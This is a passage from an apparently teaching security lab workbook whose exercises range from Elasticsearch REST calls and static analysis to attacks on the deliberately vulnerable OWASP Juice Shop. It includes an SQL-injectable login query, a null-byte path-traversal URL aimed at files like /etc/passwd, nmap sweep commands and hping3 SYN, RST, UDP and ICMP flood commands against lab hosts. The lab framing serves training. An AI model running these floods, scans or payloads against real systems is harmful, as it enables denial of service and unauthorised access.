Insecure Deserialization	A8:2017	CWE-502
Vulnerable Components	A9:2017	
Security through Obscurity		CWE-656

Source: Pwning OWASP Juice Shop

Purpose:
Try out some of the described web application flaws in a controlled environment. See how an attacker would be able to gather information and attack through HTTP, browser and proxies.

Suggested method:
Start the web application, start Burp or another proxy - start your browser.

Access the web application through your browser and get a feel for how it works. First step is to register your user, before you can shop.

Dont forget to use web developer tools like the JavaScript console!

Then afterwards find and try to exploit vulnerabilities, using the book from Björn and starting with some easy ones:

Suggested list of starting vulns:

- Admin Section Access the Admin Section
- Error handling Provoke and error
- Forged Feedback Post some feedback in another users name.
- Access a confidential document
- Forgotten Sales Backup Access a salesman's forgotten backup file.
- Retrieve a list of all user credentials via SQL Injection

Hints:
The complete guide Pwning OWASP Juice Shop written by Björn Kimminich is available as PDF which you can buy, or you can read it online at:
`https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/`

Solution:
You decide for how long you want to play with JuiceShop.

Do know that some attackers on the internet spend all their time researching, exploiting and abusing web applications.

Discussion:
The vulnerabilities contained in systems like JuiceShop mimic real ones, and do a very good job. You might not think this is possible in real applications, but there is evidence to the contrary.

Using an app like JS instead of real applications with flaws allow you to spend less on installing apps, and more on exploiting.

Exercise 18

❶ Postman API Client 20 min

Objective:
Get a program capable of sending REST HTTP calls installed.

Purpose:
Debugging REST is often needed, and some tools like Elasticsearch is both configured and maintained using REST APIs.

Suggested method:
Download the app from https://www.postman.com/downloads/

Available for Windows, Mac and Linux.

Hints:
Download the Linux 64-bit version on your Debian.

Unpack using something like:

```
cd ~;mkdir bin;cd bin
tar zxvf ~/Downloads/Postman-linux*
cd Postman;./Postman
```

You can run the application without signing in anywhere.

Solution:
When you have performed a REST call from within this tool, you are done.

Example: use the fake site https://jsonplaceholder.typicode.com/todos/1 and other similar methods from the same (fake) REST API

If you have Elasticsearch installed and running try: http://127.0.0.1:9200

Discussion:
Multiple applications and plugins can perform similar functions. This is a standalone app.

Tools like Elasticsearch has plugins allowing decoupling of the API and plugins. Example: https://www.elastic.co/what-is/elasticsearch-monitoring and https://www.elastic.co/what-is/open-x-pack

Exercise 19

❶ Use Ansible to install Elastic Stack

Objective:
Run Elasticsearch

Purpose:
See an example tool used for many integration projects, Elasticsearch from the Elastic Stack

Suggested method:

teacher will run this – no need for everyone to do this. Will show this as an example of a JSON API.

We will run Elasticsearch, either using the method from:
`https://www.elastic.co/guide/en/elastic-stack-get-started/current/get-started-elastic-stack.html`

or by the method described below using Ansible - your choice.

Ansible used below is a configuration management tool `https://www.ansible.com/`

I try to test my playbooks using both Ubuntu and Debian Linux, but Debian is the main target for this training.

First make sure your system is updated, as root run:

```
apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
```

You should reboot if the kernel is upgraded :-)

Second make sure your system has ansible and my playbooks: (as root run)

```
apt -y install ansible git
git clone https://github.com/kramse/kramse-labs
```

We will run the playbooks locally, while a normal Ansible setup would use SSH to connect to the remote node.

Then it should be easy to run Ansible playbooks, like this: (again as root, most packet sniffing things will need root too later)

```
cd kramse-labs/suricatazeek
ansible-playbook -v 1-dependencies.yml 2-suricatazeek.yml 3-elasticstack.yml
```

Note: I keep these playbooks flat and simple, but you should investigate Ansible roles for real deployments.

If I update these, it might be necessary to update your copy of the playbooks. Run this while you are in the cloned repository:

```
git pull
```

Note: usually I would recommend running git clone as your personal user, and then use sudo command to run some commands as root. In a training environment it is OK if you want to run everything as root. Just beware.

Note: these instructions are originally from the course
Go to `https://github.com/kramse/kramse-labs/tree/master/suricatazeek`

Hints:

Ansible is great for automating stuff, so by running the playbooks we can get a whole lot of programs installed, files modified - avoiding the Vi editor ☺

Example playbook content

```
apt:
      name: " packages "
    vars:
      packages:
        - nmap
        - curl
        - iperf
        ...
```

Solution:

When you have a updated VM and Ansible running, then we are good.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 20

❶ Getting started with the Elastic Stack - 60 min

Objective:
Get a working Elasticsearch, so we can do requests.

Purpose:
Elasticsearch uses REST extensively in their application.

Suggested method:

teacher will run this – no need for everyone to do this. Will show this as an example of a JSON API.

either use the Getting started with the Elastic Stack https://www.elastic.co/guide/en/elastic-stack-get-started/current/get-started-elastic-stack.html

OR my Ansible based approach - which some already ran.

The ansible is described in exercise 19 on 30

Hints:
We dont really need a lot in the Elasticsearch database, and you can run most tasks with zero data. Graphs will not be as pretty though.

Solution:
When you have a running Elasticsearch you are done, and ready for next exercise.

The web page for the getting started show multiple sections:

- Elasticsearch - the core engine, this must be done manually or with Ansible
- Kibana - the analytics and visualization platform
- Beats - data shippers, a way to get some data into ES
- Logstash (optional) offers a large selection of plugins to help you parse, enrich, transform, and buffer data from a variety of sources

Each describes a part and are recommended reading.

Discussion:
We could have used a lot of other servers and service, which ones would you prefer?

If you have access to Azure, you can try Azure REST API Reference
https://docs.microsoft.com/en-us/rest/api/azure/

Exercise 21

❶ Making requests to Elasticsearch - 15-75min

Objective:
Use APIs for accessing Elasticsearch data, both internal and user data.

Purpose:
Learn how to make requests to an API.

Teacher will provide an endpoint for you to connect to.

Suggested method:
Go to the list of exposed Elasticsearch REST APIs:
https://www.elastic.co/guide/en/elasticsearch/reference/current/rest-apis.html

The Elasticsearch REST APIs are exposed using JSON over HTTP.

Select a category example, Cluster APIs, then select Nodes Info APIs. This will show URLs you can use:

```
# return just process
curl -X GET "localhost:9200/\_nodes/process?pretty"
# same as above
curl -X GET "localhost:9200/\_nodes/_all/process?pretty"

curl -X GET "localhost:9200/_nodes/plugins?pretty"

# return just jvm and process of only nodeId1 and nodeId2
curl -X GET "localhost:9200/\_nodes/nodeId1,nodeId2/jvm,process?pretty"
# same as above
curl -X GET "localhost:9200/\_nodes/nodeId1,nodeId2/info/jvm,process?pretty"
# return all the information of only nodeId1 and nodeId2
curl -X GET "localhost:9200/\_nodes/nodeId1,nodeId2/_all?pretty"
```

When you can see this works, then feel free to install X-Pack and monitoring plugins

Hints:
Pretty Results can be obtained using the pretty parameter.

> When appending ?pretty=true to any request made, the JSON returned will be pretty formatted (use it for debugging only!). Another option is to set ?format=yaml which will cause the result to be returned in the (sometimes) more readable yaml format.

Lots of tutorials exist for accessing Elasticsearch

A couple of examples:

- https://aws.amazon.com/blogs/database/elasticsearch-tutorial-a-quick-start-guide/
- https://www.digitalocean.com/community/tutorials/how-to-install-elasticsearch-logstash-and-kibana-elastic-stack-on-ubuntu-18-04

Solution:
When you have seen examples of the API, understand the references with underscore, like `_nodes` and pretty printing you are done.

I recommend playing with Elasticsearch plugins and X-pack.
https://www.elastic.co/downloads/x-pack

Note: In versions 6.3 and later, X-Pack is included with the default distributions of Elastic Stack, with all free features enabled by default.

Also Kibana can be used for creating nice dashboards and become applications more or less.

Discussion:
You can also try calling the REST API from Python

Similar to what we did previously in this course:

```
#!/usr/bin/env python
import requests
r = requests.get('https://api.github.com/events')
print (r.json());
```


Exercise 22

⚠ Small programs with data types 15min

Objective:
Try out small programs similar to:

```c
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char **argv)
{       (void) argc;  (void) argv;
                short int i1 = 32767;
                printf("First debug int is %d\n", i1);
                i1++;
                printf("Second debug int is now %d \n", i1);
}
```

```
user@Projects:programs$ gcc -o int1 int1.c && ./int1
First debug int is 32767
Second debug int is now -32768
```

Purpose:
See actual overflows when going above the maximum for the selected types.

Suggested method:
Compile program as is. Run it. See the problem.

Then try changing the int type, try with signed and unsigned. Note differences

Hints:
Use a calculator to find the maximum, like 2^{16}, 2^{32} etc.

Solution:
When you have tried adding one to a value and seeing it going negative, you are done.

Discussion:

Exercise 23

⚠ Pointers and Structure padding 30min

Objective:
Look at some real code from Suricata and Zeek, note how they prevent structure padding.

Purpose:
These software applications usually used for security dissect raw packets, which cannot be trusted.

Suggested method:
Download the source for some software - either of :

- Zeek from `https://zeek.org/get-zeek/`
- Suricata from `https://www.openinfosecfoundation.org/download/`

Unpack using `tar zxf` and use an editor to look up DNS or other packets.

Hints:
DNS is a complex protocol, but looking at the header files should give you an idea. Try going into `src` and doing `less *dns*.h` or use an editor.

Solution:
When you have seen the code for a few `struct` you are done.

If you notice structs with `__attribute__((__packed__))`. Note: This ensures that structure fields align on one-byte boundaries - on all architectures.

Maybe also investigate the rest of the file `decode-vxlan.c` if you downloaded Suricata.


Discussion:
Manual for Gnu C Compiler Collection can be found at:
`https://gcc.gnu.org/onlinedocs/gcc-5.2.0/gcc/Type-Attributes.html`

> packed
> This attribute, attached to struct or union type definition, specifies that each member (other than zero-width bit-fields) of the structure or union is placed to minimize the memory required. When attached to an enum definition, it indicates that the smallest integral type should be used.

Bonus, can we find some structs missing this?

Exercise 24

ℹ Wireshark 15 min



Objective:
Try the program Wireshark locally your workstation, or tcpdump

You can run Wireshark on your host too, if you want.

Purpose:
Installing Wireshark will allow you to analyse packets and protocols

See real network traffic, also know that a lot of information is available and not encrypted.

Note the three way handshake between hosts running TCP. You can either use a browser or command line tools like cURL while capturing

```
curl http://www.zencurity.com
```

Suggested method:
Run Wireshark from your Kali Linux

Open Wireshark and start a capture
Then in another window execute the ping program while sniffing

or perform a Telnet connection while capturing data

Hints:
PCAP is a packet capture library allowing you to read packets from the network. Tcpdump uses libpcap library to read packet from the network cards and save them. Wireshark is a graphical application to allow you to browse through traffic, packets and protocols.

It is already on your Kali Linux, or do: `apt-get install wireshark`

When running on Linux the network cards are usually named eth0 for the first Ethernet and wlan0 for the first Wireless network card. In Windows the names of the network cards are long and if you cannot see which cards to use then try them one by one.

Solution:
When you have collected some HTTP/TCP sessions you are done.

If you want to capture packets as a non-root user on Debian, then use the command to add a Wireshark group:

```
sudo dpkg-reconfigure wireshark-common
```

and add your user to this:

```
sudo gpasswd -a $USER wireshark
```

Dont forget to logout/login to pick up this new group.

Discussion:
Wireshark is just an example other packet analyzers exist, some commercial and some open source like Wireshark

We can download a lot of packet traces from around the internet, we might use examples from https://old.zeek.org/community/traces.html

Exercise 25

⚠ Trying PMD static analysis 30 min

Objective:
Try the program PMD locally on your workstation

Purpose:
Running PMD will allow you to use static analysis for code.

Suggested method:
Run the program from your Debian Linux VM, this tool is free and easy to get running. It uses Java, so if you like run it on your Windows or Mac instead.

Follow instructions from the Getting Started
`https://pmd.github.io/latest/pmd_userdocs_installation.html`

The download is from latest, so check the releases page: https://github.com/pmd/pmd/releases

```
$ sudo apt install openjdk-17-jre
$ cd $HOME
$ wget https://github.com/pmd/pmd/releases/download/pmd_releases/6.49.0/pmd-bin-6.49.0.zip
$ unzip pmd-bin-6.49.0.zip
$ alias pmd="$HOME/pmd-bin-6.49.0/bin/run.sh pmd"
$
```

Note: this only creates the alias `pmd` for this session. To make this more permanent, you could add this to a profile like `.bashrc`

Next get some source code and run PMD:

```
$ git clone --branch rel/2.17.2 https://gitbox.apache.org/repos/asf/logging-log4j2.git
... downloads the source code for log4j
$ pmd -d logging-log4j2 -R rulesets/java/quickstart.xml -f text
```

Hints:
PMD uses Java, so there should be a JDK/JRE on the system, I install the one from OpenJDK above.

You may need to adjust the version numbers for the JDK/JRE, PMD and select another version of log4j to download.

Solution:
When you have gotten a run of PMD going, you are done.

Discussion:
Doing the above probably output more than 4500 lines from the PMD program!

How would you proceed?

There seem to be some tedious, but easy to fix, like Unused import – importing some library which is not really used. Things like empty method, empty catch block etc. may be source missing.

First time use of a new tool will probably find a LOT.

If you are using Maven you could also use their reporting
https://maven.apache.org/plugins/maven-pmd-plugin/project-reports.html

Exercise 26

⚠ Git hook 30 min

Objective:
Try using a Git hook locally on your workstation, to prevent something.

Purpose:
Running Git with hooks will allow you to perform actions when adding source code. For security we can prevent you from adding something to the source tree which breaks policies we agreed.

First read the documentation:
https://git-scm.com/book/en/v2/Customizing-Git-Git-Hooks

Note: today we only use client side hooks, for better security we should add hooks on the server side.

Using our existing repository:

```
user@Projects:projects$ git clone https://github.com/kramse/kramse-labs.git
Cloning into 'kramse-labs'...
user@Projects:projects$ cd kramse-labs/
user@Projects:kramse-labs$ cd .git/hooks
user@Projects:kramse-labs/.git/hooks$ cat pre-commit.sample
// Look at this file, and activate it using:
user@Projects:kramse-labs/.git/hooks$ cp pre-commit.sample pre-commit
```

Back in the repository try adding a new file with bad name:

```
user@Projects:kramse-labs$
user@Projects:kramse-labs$ touch henrikÆØÅ
user@Projects:kramse-labs$ git add henrikÆØÅ
user@Projects:kramse-labs$ git commit -m "Adding henrikÆØÅ"
Error: Attempt to add a non-ASCII file name.
This can cause problems if you want to work with people on other platforms.
To be portable it is advisable to rename the file.

If you know what you are doing you can disable this check using:
  git config hooks.allow
```

Suggested method:
Run the program Git from your Debian Linux VM

Hints:
Many hooks will depend on the language and what your policy states. Some hooks will be easy to implement, others will require others to agree. Think tabs vs spaces which will forever stay unresolved.

Solution:
When you have tried adding a file with a bad name, and gotten an error, you are done. Feel free to experiment more with the hook.

Discussion:
Many examples can be found on the internet.

Example links:

- https://blogs.vmware.com/opensource/2020/02/03/git-repo-pre-commit-hooks/ which links to the next one
- A framework for managing and maintaining multi-language pre-commit hooks.
  https://pre-commit.com/
- Blog showing how to use this framework for checking a Kubernetes file:
  https://thechief.io/c/hebaeid/how-to-start-left-with-security-using-git-pre-commit-hooks

Exercise 27

⚠ JuiceShop Login 15 min

```
models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email || ''}'
AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL`,
{ model: models.User, plain: true })
```

Objective:
Try to find the JuiceShop login box implementation, we know it is vulnerable to SQL injection.

Purpose:
Seeing bad code is a design pattern – anti-pattern.

Suggested method:
Find the source code, look for the database lookups.

Hints:
The JuiceShop software is open source, and available at github:
https://github.com/juice-shop/juice-shop

Git clone and searching locally might give the best results.

In this case we can search for `SELECT * FROM`, using a simple tool like grep:

```
user@Projects:juice-shop$ grep -ril SELECT | egrep -v "test|frontend|static"
...
REFERENCES.md
routes/vulnCodeFixes.ts
routes/search.ts
routes/login.ts // oohhhh looks interesting
routes/countryMapping.ts
routes/vulnCodeSnippet.ts
config/oss.yml
config/mozilla.yml
config/default.yml
README.md
```

Solution:
When you have found examples of the database lookups, you are done. See also discussion below though.

Discussion:
Think about how this could be changed. How much would it require to change this into prepared statements. Also having good source code tools help a lot! Finding problems, getting an overview of code etc.

Exercise 28

ℹ Use a XML library in Python up to 45min

Objective:
Try using a programing library in the Python programming language.

Purpose:
See how easy it is to produce functionality by re-using existing functions and features available in a popular language.

Suggested method:
Start by getting an XML file. Suggested method is to boot your Kali Linux and run a command like `nmap -p 80,443 -A -oA testfile www.zencurity.com`. Output should be testfile.xml and two other files, grepable output `testfile.gnmap` and text output `testfile.nmap`.

Then using Python import a library to parse XML and print a few values from the XML, or all of them.

Recommended values to print from the file:

- Nmap version
- Date of the Nmap run, note either use start and convert from Unix time or startstr which is a string
- Nmaprun args - aka the command line
- Host address
- Ports like from the <port protocol="tcp" portid="443">
- Anything you feel like

You will probably not get it all running in the time allowed, but you get an idea of the complexity.

Hints:
One option is to use the Python ElementTree XML API:
`https://docs.python.org/3/library/xml.etree.elementtree.html`

Also - always use Python3!

Solution:
When you can read a file and process it using Python3.

Improvements, you might consider:

- Use Python3 to run the Nmap process
- Create command line parameters for the program, making it more useful
- Pretty print using formatted output

Discussion:
Many examples contain code like this:

> Getting child tag's attribute value in a XML using ElementTree

Parse the XML file and get the root tag and then using [0] will give us first child tag. Similarly [1], [2] gives us subsequent child tags. After getting child tag use `.attrib[attribute_name]` to get value of that attribute.

```
>> import xml.etree.ElementTree as ET
>> xmlstr = '<foo><bar key="value">text</bar></foo>'
>> root = ET.fromstring(xmlstr)
>> root.tag
'foo'
>> root[0].tag
'bar'
>> root[0].attrib['key']
'value'
```

Source:
https://stackoverflow.com/questions/4573237/how-to-extract-xml-attribute-using-python-elementtree

What is the point of referring to a specific numbered child, when we specifically have the tags?!

What happens if the XML output changes a bit, so another tag is before the expected one! Dont trust Stackoverflow, unless you want a stack overflow ☺.

Exercise 29

⚠ Django String Handling 20min

Recommendations for handling strings, how does Python help, how does Django handle strings, and input validation

Objective:
Look into string handling in Django framework

Purpose:
See that Python 3 and Django includes functions for conversion, so you dont need to write these yourself.

Suggested method:
First look into Python3 string handling, for example by looking at
`https://docs.python.org/3.9/library/text.html`

Note: There may be a newer version, feel free to check multiple versions.

Then look at Django string and unicode handling:

- Look for string, url, encode, decode in
  `https://docs.djangoproject.com/en/4.1/ref/utils/`
- `https://docs.djangoproject.com/en/4.1/ref/unicode/`

Note: There may be a newer version, feel free to check multiple versions.

Hints:
Follow the URLs above, or more updated versions.

Solution:
When you have looked up and seen the names of a few relevant functions like these below, you are done:

```
django.utils.html escape(text)
django.utils.safestring
django.utils.dateparse
```

Note the links after where you can see the source implementation, for example:
`https://docs.djangoproject.com/en/2.2/_modules/django/utils/html/#escape`

Discussion:
Are strings easy to work with?

Exercise 30

⚠ Django ORM 20 min

```
from django.db import models

class Person(models.Model):
    first_name = models.CharField(max_length=30)
    last_name = models.CharField(max_length=30)
```

```
CREATE TABLE myapp_person (
    "id" serial NOT NULL PRIMARY KEY,
    "first_name" varchar(30) NOT NULL,
    "last_name" varchar(30) NOT NULL
);
```

Objective:
See how a mapping model, Objectrelational mapping (ORM) can help reduce complexity for you.

Purpose:
Using an ORM frees you from a lot of low level detail, and keeps your application more portable between database systems.

Suggested method:
Read about the Django Objectrelational mapping (ORM) at:

- https://docs.djangoproject.com/en/4.0/topics/db/models/
- https://docs.djangoproject.com/en/4.0/topics/db/queries/

Hints:
Many programming languages use ORM and have similar functions. See Wikipedia for a list:
`https://en.wikipedia.org/wiki/List_of_object%E2%80%93relational_mapping_software`

Solution:
When you have read about either the Django model, or a similar method in another framework or programming language you are done.

Discussion:
I have myself used Grails, A powerful Groovy-based web application framework for the JVM built on top of Spring Boot

https://grails.org/

Exercise 31

⚠ Django email validation 30 min

Objective:
Find a mature implementation for validating email, a common requirement in modern applications.

We will use Django as an example.

Purpose:
See if we can find an implementation that will suit our own projects, even if not using Django.

Suggested method:
Find the Django email validation – how is the validation done, can it be copied and reused somewhere else.

Hints:
The Django software is open source, and available at github:
https://github.com/django/django

Git clone and searching locally might give the best results.

```
$ pwd
/home/user/projects/github/django
user@Projects:django$ grep -ril email | less
```

One file includes `class EmailValidator:` which sounds promising.

Solution:
When you have found the files implementing the actual email validation, not all related files, only the one doing the validation – you are done.

Discussion:
Email addresses are notoriously hard to validate, since the standard is very complex. Often we can do with less, say if we want to use it as a user-id. Then we might decide NOT to support comments and things like `hlk+kea@kramse.org`

Which other validators would be nice to have, in your own library?

Via Angular: `https://v17.angular.io/api/forms/Validators#email`
`https://html.spec.whatwg.org/multipage/input.html#valid-e-mail-address`

Exercise 32

⚠ Truncate and Encoding Attacks JuiceShop up to 40min

Objective:
Try out some of the problems described in the book using active methods.

Purpose:
The book describes problems with encodings but it can feel a bit fluffy unless you try and see for yourself. We have the JuiceShop which has errors similar to these.

Suggested method:
There is an error in the JuiceShop that can be abused for reading files using encoding `%2500`.

Try to download the file http://localhost:3000/ftp/eastere.gg

It should be possible to even retrieve the content of a file like `C:\Windows\system.ini` or `/etc/passwd` from the server and see if you can read a file. If they exist. This is related to XEE attacks, and seems hard to get working.

Spoiler alert next page!

Hints:

Its ok to use the solution and work through the example. `http://localhost:3000/ftp/eastere.gg%2500.md`

Also make sure to use `NODE_ENV=unsafe` flag when running docker if you want to try the XEE vuln!

```
export NODE_ENV=unsafe
docker run --rm -p 0.0.0.0:3000:3000 bkimminich/juice-shop
```

Solution:

When you feel you understand the problem of encoding/decoding and sending XML files to an application, reading files, you are done.

Discussion:

Another problem are the filtering done in applications.

In the JuiceShop we can access using URLs like this on the About Us page:
`http://localhost:3000/ftp/legal.md?md_debug=true`

Consider if the URL would match on .md and we were able to send a large filename ending in `loongfilename.md`, but when truncated cut of exactly the `.md` part so we referenced another file.

Exercise 33

ℹ Sniff Your Browser 15min

Objective:
See an example of a simple network application behaviour.

Purpose:
Learn how to get started analysing network application traffic.

Suggested method:
Modern browser check if they are online by making requests.

Which requests does a browser make by itself, even though you haven't entered URL yet? hint: captive portal detection.

Use Wireshark on your Debian, Kali or normal operating system. Start your capture, start your browser.

See if you can identify the traffic.

Hints:
You should be looking for DNS and HTTP/HTTPS requests.

DNS uses port 53/udp and 53/tcp.

Also googling captive portal and Firefox reveals a setting you can turn of or on.

You might also have observed this when you proxied your browser through Burp suite in an earlier exercise.

Solution:
When you have identified the traffic belonging to at least one browser you are done. Firefox should be easy.

Discussion:
Does initiating this from a browser have privacy implications?

Your internet provider can see when you are home, when you start your browser etc. Requests made are often with a lot of extra information, like User-Agent and distinguishable.

Exercise 34

⚠ Execute nmap TCP and UDP port scan 20 min

Objective:
Use nmap to discover important open ports on active systems

Purpose:
Finding open ports will allow you to find vulnerabilities on these ports.

Suggested method:
Use `nmap -p 1-1024 server` to scan the first 1024 TCP ports and use Nmap without ports. What is scanned then?

Try to use `nmap -sU` to scan using UDP ports, not really possible if a firewall is in place.

If a firewall blocks ICMP you might need to add `-Pn` to make nmap scan even if there are no Ping responses

Hints:
Sample command: `nmap -Pn -sU -p1-1024 server` UDP port scanning 1024 ports without doing a Ping first

Solution:
Discover some active systems and most interesting ports, which are 1-1024 and the built-in list of popular ports.


Discussion:
There is a lot of documentation about the nmap portscanner, even a book by the author of nmap. Make sure to visit http://www.nmap.org

TCP and UDP is very different when scanning. TCP is connection/flow oriented and requires a handshake which is very easy to identify. UDP does not have a handshake and most applications will not respond to probes from nmap. If there is no firewall the operating system will respond to UDP probes on closed ports - and the ones that do not respond must be open.

When doing UDP scan on the internet you will almost never get a response, so you cannot tell open (not responding services) from blocked ports (firewall drop packets). Instead try using specific service programs for the services, sample program could be `nsping` which sends DNS packets, and will often get a response from a DNS server running on UDP port 53.

Exercise 35

⚠ Discover active systems ping and port sweep 15 min



Objective:
Use nmap to discover active systems and ports

Purpose:
Know how to use nmap to scan networks for active systems. These ports receive traffic from the internet and can be used for DDoS attacks.

Tip: Yes, filtering traffic further out removes it from processing in routers, firewalls, load balancers, etc. So making a stateless filter on the edge may be recommended.

Suggested method:
Try different scans,

- Ping sweep to find active systems
- Port sweeps to find active systems with specific ports

Hints:
Try nmap in sweep mode - and you may run this from Zenmap

Solution:
Use the command below as examples:

- Ping sweep ICMP and port probes: `nmap -sP 10.0.45.*`
- Port sweeps 80/tcp and 443/tcp: `nmap -p 80 10.0.45.*`
- Port sweeps UDP scans can be done: `nmap -sU -p 161 10.0.45.*`

Discussion:
Quick scans quickly reveal interesting hosts, ports and services

Also now make sure you understand difference between single host scan 10.0.45.123/32, a whole subnet /24 250 hosts 10.0.45.0/24 and other more advanced targeteting like 10.0.45.0/25 and 10.0.45.1-10

We will now assume port 80/443 are open, as well as a few UDP services - maybe we can use them in amplification attacks later.

Exercise 36

❶ TCP SYN flooding 30min

Objective:
Start a webserver attack using SYN flooding tool hping3.

Purpose:
See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professsional DDoS testing.

```
-1 --icmp
       ICMP  mode,  by  default  hping3  will  send  ICMP echo-request, you can set other ICMP
       type/code using --icmptype --icmpcode options.

-2 --udp
       UDP mode, by default hping3 will send udp to target host's port 0.  UDP header  tunable
       options are the following: --baseport, --destport, --keep.
```

TCP mode is default, so no option needed.

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Try doing the most common attacks TCP SYN flood using hping3:

```
hping3 --flood -p 80 -S 10.0.45.12
```

You should see something like this:

```
HPING 10.0.45.12: NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.45.12 hping statistic ---
352339 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

You can try different ports with TCP flooding, try port 22/tcp or HTTP(S) port 80/tcp and 443/tcp

Hints:
The tool we use can do a lot of different things, and you can control the speed. You can measure at the server being attacked or what you are sending, commonly using ifpps or such programs can help.

By changing the speed we can find out how much traffic is needed to bring down a service. This measurement can then be re-checked later and see if improvements really worked.

This allows you to use the tool to test devices and find the breaking point, which is more interesting than if you can overload, because you always can.


```
-i --interval
       Wait  the  specified  number  of  seconds or micro seconds between sending each packet.
       --interval X set wait to X seconds, --interval uX set wait to X micro seconds.  The de
       fault  is  to  wait one second between each packet. Using hping3 to transfer files tune
       this option is really important in order to increase transfer rate. Even  using  hping3
       to  perform  idle/spoofing  scanning  you should tune this option, see HPING3-HOWTO for
       more information.

--fast Alias for -i u10000. Hping will send 10 packets for second.

--faster
       Alias for -i u1. Faster then --fast ;) (but not as fast as your computer can send pack
       ets due to the signal-driven design).

--flood
       Sent  packets  as fast as possible, without taking care to show incoming replies.  This
       is ways faster than to specify the -i u0 option.
```

Solution:

When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:

Gigabit Ethernet can send up to 1.4 million packets per second, pps.

There is a presentation about DDoS protection with low level technical measures to implement at https://github.com/kramse/security-courses/tree/master/presentations/network/introduction-ddos-testing

Receiving systems, and those en route to the service, should be checked for resources like CPU load, bandwidth, logging. Logging can also overload the logging infrastructure, so take care when configuring this in your own networks.

Exercise 37

❶ TCP other flooding 15min

Objective:
Start a webserver attack using TCP flooding tool hping3.

Purpose:
Run various other common attacks

TCP mode is default, so no option needed.

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

```
hping3 --flood -p 80 -R 10.0.45.12
```

You should see something like this:

```
HPING 10.0.45.12: NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.45.12 hping statistic ---
352339 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Hints:
Common attacks use the SYN, as shown in previous exercise, but other popular TCP attacks are RST, PUSH, URG, FIN, ACK attacks - setting one or more flags in the packets.

```
-L  --setack     set TCP ack
-F  --fin        set FIN flag
-S  --syn        set SYN flag
-R  --rst        set RST flag
-P  --push       set PUSH flag
-A  --ack        set ACK flag
-U  --urg        set URG flag
-X  --xmas       set X unused flag (0x40)
-Y  --ymas       set Y unused flag (0x80)
```

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:
If an attacker varies the packets they can be harder to filter out, and the attacks succeed.

Exercise 38

❶ UDP flooding NTP, etc. 15min

Objective:
Start a webserver attack using UDP flooding tool hping3.

Purpose:
See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professsional DDoS testing.

This time we will select UDP mode:

```
-2 --udp
       UDP mode, by default hping3 will send udp to target host's port 0.  UDP header  tunable
       options are the following: --baseport, --destport, --keep.
```

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

```
hping3 --flood -2 -p 53 10.0.45.12
```

Hints:

Try doing the most common attacks:

- UDP flooding, try port 53/udp DNS, 123/udp NTP and port 161/udp SNMP

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:
Many networks don't send and receive a lot of UDP traffic. If you measure a baseline of the protocols needed on a daily basis you might be able to configure a profile for normal usage, and filter out bad traffic in case of attacks.

A starting point might be to allow full bandwidth for TCP, 10% UDP and 1% ICMP. This will ensure that even if an attacker is sending more than 1% ICMP only a fraction reaches your network and systems.

This is especially effective for protocols like ICMP which is not used for large data transfers.

Exercise 39

❶ ICMP flooding 15min

Objective:
Start a webserver attack using ICMP flooding tool hping3.

Purpose:
See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professsional DDoS testing.

This time we will select UDP mode:

```
-1 --icmp
       ICMP  mode,  by  default  hping3  will  send  ICMP echo-request, you can set other ICMP
       type/code using --icmptype --icmpcode options.
```

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Try doing the most common attack:

- ICMP flooding with echo

```
hping3 --flood -1 10.0.45.12
```

Hints:
Common attacks use ICMP ECHO, but other types can be sent in the packets.

```
ICMP
